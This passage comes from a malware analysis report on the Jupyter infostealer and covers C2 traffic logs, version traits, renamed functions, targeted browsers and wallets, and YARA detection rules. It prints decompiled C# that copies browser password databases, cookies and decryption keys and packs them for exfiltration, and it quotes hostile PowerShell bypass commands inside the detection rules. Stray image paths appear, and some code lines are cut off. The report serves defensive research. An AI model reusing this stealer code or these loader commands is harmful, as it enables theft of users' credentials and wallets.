{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'idle', 'uniq_hash': 'uOLz+G8gcRneFA=='}
...
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'idle', 'uniq_hash': 'tKp5dJE/av6BuQ=='}
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'idle', 'uniq_hash': 'tP7v9KB60cKrvw=='}
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'file', 'type': 'ps1', 'task_id': 'f3bd0955-408c-11ec-9865-3cecef28b37e', 'hash': 'f4acdbcf999f9f0b1c915a1c825db710', 'uniq_hash': 'cBo1MN7RWdHsQw=='}
{"action": "get_file", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "task_id": "f3bd0955-408c-11ec-9865-3cecef28b37e", "protocol_version": 2}
Successfully downloaded additional module or payload
{"action": "change_status", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "task_id": "f3bd0955-408c-11ec-9865-3cecef28b37e", "is_success": true, "protocol_version": 2}
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'idle', 'uniq_hash': 'nihjXiWMTqUE/g=='}
...
{"action": "ping", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "pc_name": [redacted], "os_name": "Win 10", "arch": "x86", "rights": "Admin", "version": "NV-1", "workg
roup": "? | ?", "dns": 0, "protocol_version": 2}
{'status': 'file', 'type': 'ps1', 'task_id': '13d16d22-408d-11ec-9865-3cecef28b37e', 'hash': '3c87d42f899e9038f75a39a4d62126c3', 'uniq_hash': 'pqzp5kcxZLPZgw=='}
{"action": "get_file", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "task_id": "13d16d22-408d-11ec-9865-3cecef28b37e", "protocol_version": 2}
Successfully downloaded additional module or payload
{"action": "change_status", "hwid": "SMW6PQAVKWPTHDAQBIQUDDRAA6HTUO8Z", "task_id": "13d16d22-408d-11ec-9865-3cecef28b37e", "is_success": true, "protocol_version": 2}
```

*Figure 13: C2 activity and download of additional components*

## Versions

Each sample of Jupyter has a "Version ID" (shown in Figure 12) that is used in C2 communication. A newly discovered Version ID often signifies a change, update, or the addition of further capabilities to the core malware module. Different variations of Jupyter can largely be identified by characteristics of these Version IDs.

| |
|---|
| **OC-1:** |
| Powershell payload seen embedded in MSI sample as .txt file |
| .TXT file is dropped to the AppData folder |
| Command to use the payload embedded in MSI launch action |
| Command reads .TXT file from AppData and decodes further commands |
| XORed |
| **OC-8:** |
| Base64 at the beginning |
| Wscript |


| |
|---|
| AppData\Adobe folder |
| Imports user32.dll |
| Get-Process |
| Defines two functions |
| Reflective loading of Base64 DLL |
| No XOR |
| **OC-9:** |
| Base64 at the beginning |
| WScript |
| AppData\Adobe folder |
| Imports user32.dll |
| Get-Process |
| Defines two functions |
| Reflective loading of Base64 DLL |
| XORed |
| **3d8:** |
| Base64 at the beginning |
| Wscript |

| |
|---|
| AppData\Adobe folder |
| Imports user32.dll, this is further hidden in a sub obfuscated PowerShell command |
| Get-Process |
| Defines two functions |
| Reflective loading of Base64 DLL |
| XORed |

*Table 1: Jupyter versions*

## Modules

Once Jupyter has finished creating persistence, it begins checking a hard-coded C2 for the next module to download. Throughout our research, we observed a variety of different modules served by the C2. On examining this main Jupyter module and the capabilities of the code, it is possible to rename the obfuscated functions to estimate their name prior to obfuscation:



Original

```
{ } a53af4949324c69d41059be2ad458
  ac905c3dc3b419a26727bd3069e4c @02000002
    Base Type and Interfaces
    Derived Types
      ac905c3dc3b419a26727bd3069e4c() : void @06000011
      a05b2d00b5e49584640bcab934238(string, string) : string @0600000C
      a225ffa1d2741f96d4a9487de0850(string) : void @0600000A
      a23cfba830b4c99fbc2650ed32e1d(byte[], ac905c3dc3b419a26727bd3069e4c.acb9ab7d383411b665af00982a934, bool) : byte[] @06000005
      a23ff022a2344e9d9ee7504ef587a(byte[], byte[]) : byte[] @06000001
      a3bfb3b08654b6a71b5c14c38e03c(string) : void @06000008
      a3eb706dd574d2bc4d1ca10d9d785(string, byte[]) : byte[] @06000004
      a53e8d3034f40ea3c401752b43af4(int) : string @0600000E
      a6387626ce841a9a502916e0d0fa6(byte[], byte[]) : byte[] @06000002
      a72379e82684538095f3e8a4c761f(string, ac905c3dc3b419a26727bd3069e4c.acb9ab7d383411b665af00982a934) : ac905c3dc3b419a26727b
      a7c445f5e184e9836d5d1dd083c01(string, ac905c3dc3b419a26727bd3069e4c.acb9ab7d383411b665af00982a934) : byte[] @06000006
      a9841278be54a498de1df130d8690(ac905c3dc3b419a26727bd3069e4c.acb9ab7d383411b665af00982a934) : bool @06000003
      aae46ed322e42bb4c1afaf18f6712(string, string, bool) : string @0600000B
      ab118f374734c1a5cf9c06bc57ca8(string) : string @06000009
      ada7f940e0d479bab05702d4c32ea() : void @06000010
      aed24e2a022424bbac98b4e3671db(char[]) : string @0600000D
      aefc31b6f954829a653d071c6d79b(ac905c3dc3b419a26727bd3069e4c.acb9ab7d383411b665af00982a934, ac905c3dc3b419a26727bd3069e4
    a464b131a2649b86b7e54b1496f0d @0200000A
    a8444880fa440c95f7c96931edef2 @0200000E
    a8581ae7e3947d88fd3aafeaa3ccd @02000006
    ab03ae9b09e40391a5dc6925194a0 @0200000C
    ab819218fcc4eabc617e5afcdf065 @02000004
    ab9c3f4649649ca85c492bac8bb8a @02000005
    abcbce311f94d5b3db1fb905cad9e @02000008
    acb9ab7d383411b665af00982a934 @02000003
    ae87f3fb6304b6aea135abc2a8011 @02000009
    aec107924ec4ef9912c6c5421e913 @02000011
    af5b86c993d47eba46e0e38b655de @0200000D
```

Estimated

```
{ } a53af4949324c69d41059be2ad458
  Jupyter @02000002
    Base Type and Interfaces
    Derived Types
      Jupyter() : void @06000011
      AES_Decrypt(byte[], byte[]) : byte[] @06000002
      AES_Encrypt(byte[], byte[]) : byte[] @06000001
      Call_Encrypt_And_C2_Post(string, Jupyter.Jpt_Noisy_Startup) : byte[] @06000006
      Call_Process_Start(string) : void @06000008
      Concat_Str(char[]) : string @0600000D
      Encrypt_And_C2_POST(byte[], Jupyter.Jpt_Noisy_Startup, bool) : byte[] @06000005
      Gen_Rnd_B64_Str(int) : string @0600000E
      LaunchProcess_PSBuffer(string) : void @0600000A
      Main_C2_Loop(Jupyter.Jpt_Noisy_Startup, Jupyter.Jpt_Module_Manager) : void @0600000F
      Main_Startup() : void @06000010
      Perform_HTTP_POST(string, byte[]) : byte[] @06000004
      Randomize_String_Case(string) : string @06000009
      RSA_Encrypt_AndC2_POST(Jupyter.Jpt_Noisy_Startup) : bool @06000003
      SetHWID_TaskID_JSON(string, string) : string @0600000C
      Set_Task_Status(string, string, bool) : string @0600000B
      Unique_Hash_Smthng(string, Jupyter.Jpt_Noisy_Startup) : Jupyter.a8444880fa440c95f7c96931edef2 @06000007
    a8444880fa440c95f7c96931edef2 @0200000E
    a8581ae7e3947d88fd3aafeaa3ccd @02000006
    ab03ae9b09e40391a5dc6925194a0 @0200000C
    ab819218fcc4eabc617e5afcdf065 @02000004
    ab9c3f4649649ca85c492bac8bb8a @02000005
    abcbce311f94d5b3db1fb905cad9e @02000008
    ae87f3fb6304b6aea135abc2a8011 @02000009
    af5b86c993d47eba46e0e38b655de @0200000D
    Jpt_Module_Manager @02000011
    Jpt_Noisy_Startup @02000003
    Jpt_Token_Parser @0200000A
```


*Figure 14 – Original function names versus renamed functions based on capabilities*

One of the downloaded components is an information-stealing module, which includes a PowerShell script and payload. The payload is decoded by the PowerShell script and then reflectively loaded into memory.

## Infostealer Module:

This module uses several functions to extract information from various sources on a victim's computer. One of the functions used is the Data Protection API (DPAPI). Within this API, a class called ProtectedData contains two wrappers: “Protect” and “Unprotect.” The infostealing module makes use of the “Unprotect” wrapper, which is passed a byte array of encrypted data and returns a byte array of decrypted data.

As seen in Figure 15, the Unprotect wrapper is called via the method “a01e73a94eb4d2952c37caa645a74.”



```
private class a985f2d92a14c59f5b9ed7416c968
{
    // Token: 0x060000BD RID: 189 RVA: 0x00007DC0 File Offset: 0x00005FC0
    private void a23f6e4d41c4c08ce1008322099e7()
    {
        a01e73a94eb4d2952c37caa645a74.a5f83e37fb148fae7c9c3e087999d a5f83e37fb148fae7c9c3e087999d = new a01e73a94eb4d2952c37caa645a74.a5f83e37fb148fae7c9c3e087999d
          (File.ReadAllText(this.userdata_locst_path + "Local State"));
        byte[] array = Convert.FromBase64String(a5f83e37fb148fae7c9c3e087999d["os_crypt"]["encrypted_key"].get_str());
        byte[] array2 = new byte[array.Length - 5];
        for (int i = 0; i < array2.Length; i++)
        {
            array2[i] = array[i + 5];
        }
        this.aes_key = a01e73a94eb4d2952c37caa645a74.a671d2396e54e8b37b030adc6e861(array2);
        string str = a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0) + '.' + a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0);
        File.Copy(this.userdata_path + "\\Login Data", Environment.GetEnvironmentVariable("temp") + "\\" + str);
        this.pwds_db = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
    }
```

*Figure 15 – Extraction of Chrome password database and encryption key for database*

The Chrome JSON configuration is stored in the local AppData directory in a file called “Local State,” which is parsed using a class starting with “a5f8…” Within this configuration is an entry called “os_crypt,” which has a further entry called “encrypted_key.” The “encrypted_key” is used to encrypt saved login data.

The infostealer module uses a utility class “a01e…” to read this encrypted key, and a static class function starting with “a671…” to call DPAPI Unprotect. As the key is prefixed with DPAPI signature bytes, a loop runs five times to omit this. Once the “encrypted_key” is formatted, it is then stored in a class field called “aes_key.” Further to this, a randomly named copy of the Chrome “Login Data” file is written to the temporary directory in Windows, which is then stored in the class field “pwds_db” and deleted from the temporary directory.

There is no decryption of the stored Chrome login data taking place in the function shown in Figure 15; the relevant data is read and stored into class member fields “aes_key” and “pwds_db.” The “pwds_db” and “aes_key” values are collected and converted to Base64. This indicates the malware authors are opting to perform credential decryption following data exfiltration. This makes sense from an efficiency perspective, as they have everything necessary to decrypt the login data after stealing the Chrome information.


The infostealer module targets the following browsers:

- Google Chrome
- Microsoft Edge
- Opera

- Brave
- Mozilla Firefox


It also gathers the following browser data:

- Login data (usernames/passwords)
- Cookies
- Web data (Autofill information such as names, addresses, emails)



```
private class a8ce9925e4e457b4bfeface4d5b9d
{
    // Token: 0x060000C2 RID: 194 RVA: 0x0000814C File Offset: 0x0000634C
    private byte[] aa8c7bf16eb4079012c17b318364e(string path)
    {
        string str = a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0) + '.' + a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a2
        File.Copy(path, Environment.GetEnvironmentVariable("temp") + "\\" + str);
        byte[] result = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        return result;
    }

    // Token: 0x060000C3 RID: 195 RVA: 0x000081CC File Offset: 0x000063CC
    private bool a7991f511414ec924f335f1f86eae()
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(this.profiles_path);
        DirectoryInfo[] directories = directoryInfo.GetDirectories();
        foreach (DirectoryInfo directoryInfo2 in directories)
        {
            if (File.Exists(directoryInfo2.FullName + "\\logins.json") && File.Exists(directoryInfo2.FullName + "\\key4.db") && File.Exist
            "\\cookies.sqlite") && File.Exists(directoryInfo2.FullName + "\\formhistory.sqlite"))
            {
                this.nss_cert = this.aa8c7bf16eb4079012c17b318364e(directoryInfo2.FullName + "\\cert9.db");
                this.nss_key = this.aa8c7bf16eb4079012c17b318364e(directoryInfo2.FullName + "\\key4.db");
                this.logins = this.aa8c7bf16eb4079012c17b318364e(directoryInfo2.FullName + "\\logins.json");
                this.cookies = this.aa8c7bf16eb4079012c17b318364e(directoryInfo2.FullName + "\\cookies.sqlite");
                this.autocmp = this.aa8c7bf16eb4079012c17b318364e(directoryInfo2.FullName + "\\formhistory.sqlite");
                return true;
            }
        }
        return false;
    }

    // Token: 0x060000C4 RID: 196 RVA: 0x00008330 File Offset: 0x00006530
    public string a8e4681df5f46c94d4a52364f5411()
    {
        return string.Concat(new string[]
        {
            "{\"soft\":\""this.soft"\",\"data\":{\"files\":{\"key4.db\":\""Convert.ToBase64String(this.nss_key)"\",\"cert9.db\":\""Convert
            logins)"\",\"cookies.sqlite\":\""Convert.ToBase64String(this.cookies)"\",\"formhistory.sqlite\":\""Convert.ToBase64String(this
        });
    }
```

*Figure 16: Decrypting Firefox data*



```
// Token: 0x02000011 RID: 17
private class a985f2d92a14c59f5b9ed7416c968
{
    // Token: 0x060000BD RID: 189 RVA: 0x00007DC0 File Offset: 0x00005FC0
    private void a23f6e4d41c4c08ce1008322099e7()
    {
        a01e73a94eb4d2952c37caa645a74.a5f83e37fb148fae7c9c3e087999d a5f83e37fb148fae7c9c3e087999d = new a01e73a94eb4d2952c37caa645a74.a5f83e37fb148fae7c9c3e087999d(File.ReadAllText(this.userdata_locst_path + "Local State")
        );
        byte[] array = Convert.FromBase64String(a5f83e37fb148fae7c9c3e087999d["os_crypt"]["encrypted_key"].get_str());
        byte[] array2 = new byte[array.Length - 5];
        for (int i = 0; i < array2.Length; i++)
        {
            array2[i] = array[i + 5];
        }
        this.aes_key = a01e73a94eb4d2952c37caa645a74.a671d2396e54e8b37b030adc6e861(array2);
        string str = a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0) + '.' + a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0);
        File.Copy(this.userdata_path + "\\Login Data", Environment.GetEnvironmentVariable("temp") + "\\" + str);
        this.pwds_db = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
    }

    // Token: 0x060000BE RID: 190 RVA: 0x00007EC4 File Offset: 0x000060C4
    private void a968da3402b490a49636c625889b8()
    {
        string str = a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0) + '.' + a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0);
        File.Copy(this.userdata_path + "\\Cookies", Environment.GetEnvironmentVariable("temp") + "\\" + str);
        this.cookies = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
    }

    // Token: 0x060000BF RID: 191 RVA: 0x00007F54 File Offset: 0x00006154
    private void af6ec4147a54e9bc1cd856e652735()
    {
        string str = a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0) + '.' + a01e73a94eb4d2952c37caa645a74.aff162ee6724f4a21d4507f74645a(0);
        File.Copy(this.userdata_path + "\\Web Data", Environment.GetEnvironmentVariable("temp") + "\\" + str);
        this.autocmp = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp") + "\\" + str);
        File.Delete(Environment.GetEnvironmentVariable("temp") + "\\" + str);
    }

    // Token: 0x060000C0 RID: 192 RVA: 0x00007FE4 File Offset: 0x000061E4
    public string a8e4681df5f46c94d4a52364f5411()
    {
        return string.Concat(new string[]
        {
            "{\"soft\":\""this.soft"\",\"data\":{\"aes_key\":\""Convert.ToBase64String(this.aes_key)"\",\"files\":{\"Login Data\":\""Convert.ToBase64String(this.pwds_db)"\",\"Cookies\":\""Convert.ToBase64String(this.
            cookies)"\",\"Web Data\":\""Convert.ToBase64String(this.autocmp)"\"}}}"
        });
    }

    // Token: 0x060000C1 RID: 193 RVA: 0x00008078 File Offset: 0x00006278
    public a985f2d92a14c59f5b9ed7416c968(string _soft, string _userdata_path, string _userdata_locst_path)
    {
        this.soft = _soft;
        this.userdata_path = _userdata_path;
        this.userdata_locst_path = _userdata_locst_path;
```

*Figure 17: Decrpyting Chrome data*

Jupyter targets the following crypto wallets:

- Atomic Wallet
- Guarda Wallet
- SimplEOS Wallet
- NEON Wallet
- Wasabi Wallet
- MyMonero Wallet
- Jaxx Wallet
- Electrum Wallet
- Ethereum Wallet
- Exodus Wallet
- GreenAddress Wallet
- Coin Wallet
- Bither Wallet
- Coinomi Wallet
- Ledger Live Hardware wallet
- Trinity Hardware wallet
- Scatter Hardware wallet
- Wildcard any file matching: *wallet*.dat
- Wildcard any file matching: *.wallet

Remote Access Applications Targeted:

- OpenVPN
- Remote Desktop Protocol (RDP)

## Conclusion

At the close of 2021, Jupyter saw rapid enhancements to prior iterations. This made the newer versions of malware harder to detect, scan and prevent, leading to a rise in devices affected by the malware.

Now that Jupyter is being bundled with legitimate, signed software, this ploy makes it difficult to detect the threat before it has been deployed onto a victim system. As the malware executes via DLL reflection, it gives little indication that it is running silently in the background. Once on a victim system, Jupyter will use multiple persistence mechanisms, and it will even install the legitimate software it's bundled with to further deceive the victim.

To further conceal its activities, Jupyter's C2 infrastructure tends to remain offline for large periods of time, operating in short bursts of activity rather than constant communication.

The modular nature of the malware keeps its core-module compact. Jupyter largely focuses on stealing information, deploying various modules to obtain passwords, credentials, and other data. However, the malware is not just limited to these activities. Once it gains a foothold on the system, it can download a wide variety of components, making it an extremely dangerous piece of malware.

## YARA Rule

The following YARA rule was authored by the BlackBerry Research and Intelligence Team to catch the threat described in this document:

```
import "pe"
import "dotnet"

rule Mal_Infostealer_EXE_Jupyter_Cert_36ff
{
   meta:
      description = "Detects Jupter executables by certificate OOO Sistema (36ff)"
      author = "BlackBerry Research & Intelligence Team"
      date = "2021-10-14"
      license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

   condition:
      uint16(0) == 0x5a4d and
      for any i in (0 .. pe.number_of_signatures) : (
            pe.signatures[i].issuer contains "Certum Extended Validation Code Signing CA
SHA2" and
            pe.signatures[i].serial == "36:ff:67:4e:b3:05:e9:9c:35:56:5f:a3:01:d5:c4:b0" //
Serial variable must be lowercase
            )
}

rule Mal_Infostealer_MSI_EXE_Jupyter_Certificate
{
    meta:
        description = "Detects Jupter by certificate"
        author = "BlackBerry Threat Research Team"
        date = "2021-11-04"
        license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

    strings:
        // MSI Installer
        $msi = { D0 CF 11 E0 A1 B1 1A E1 }

        // MSI Strings
        $a1 = "EMCO MSI Package Builder"

        // PowerShell execution strings
        $b1 = "powershell-ExecutionPolicy bypass -command \"iex([\\
[]IO.File[\\]]::ReadAllText('[CurrentUserProfileFolder]" nocase
        $b2 = "powershell-ep bypass -file \"[AppDataFolder]" nocase
        $b3 = /powershell-ep bypass -windowstyle hidden -command \"\$xp=\'\
[AppDataFolder\].{0,256}\.{0,256}\'/ nocase
        $b4 = /powershell-ep bypass -windowstyle hidden -command \"\$p=\'\
[AppDataFolder\].{0,256}\.{0,256}\'/ nocase
        $b5 = /powershell-ExecutionPolicy bypass -command \"iex\(\[\\\[\]IO.File\
[\\\]\]::ReadAllText\(\'\[CurrentUserProfileFolder\].{1,256}\..{1,256}\'\)\)/ nocase

        // Certificate Name
        $c1 = "OOO ENDI"
        $c2 = "OOO MVS"
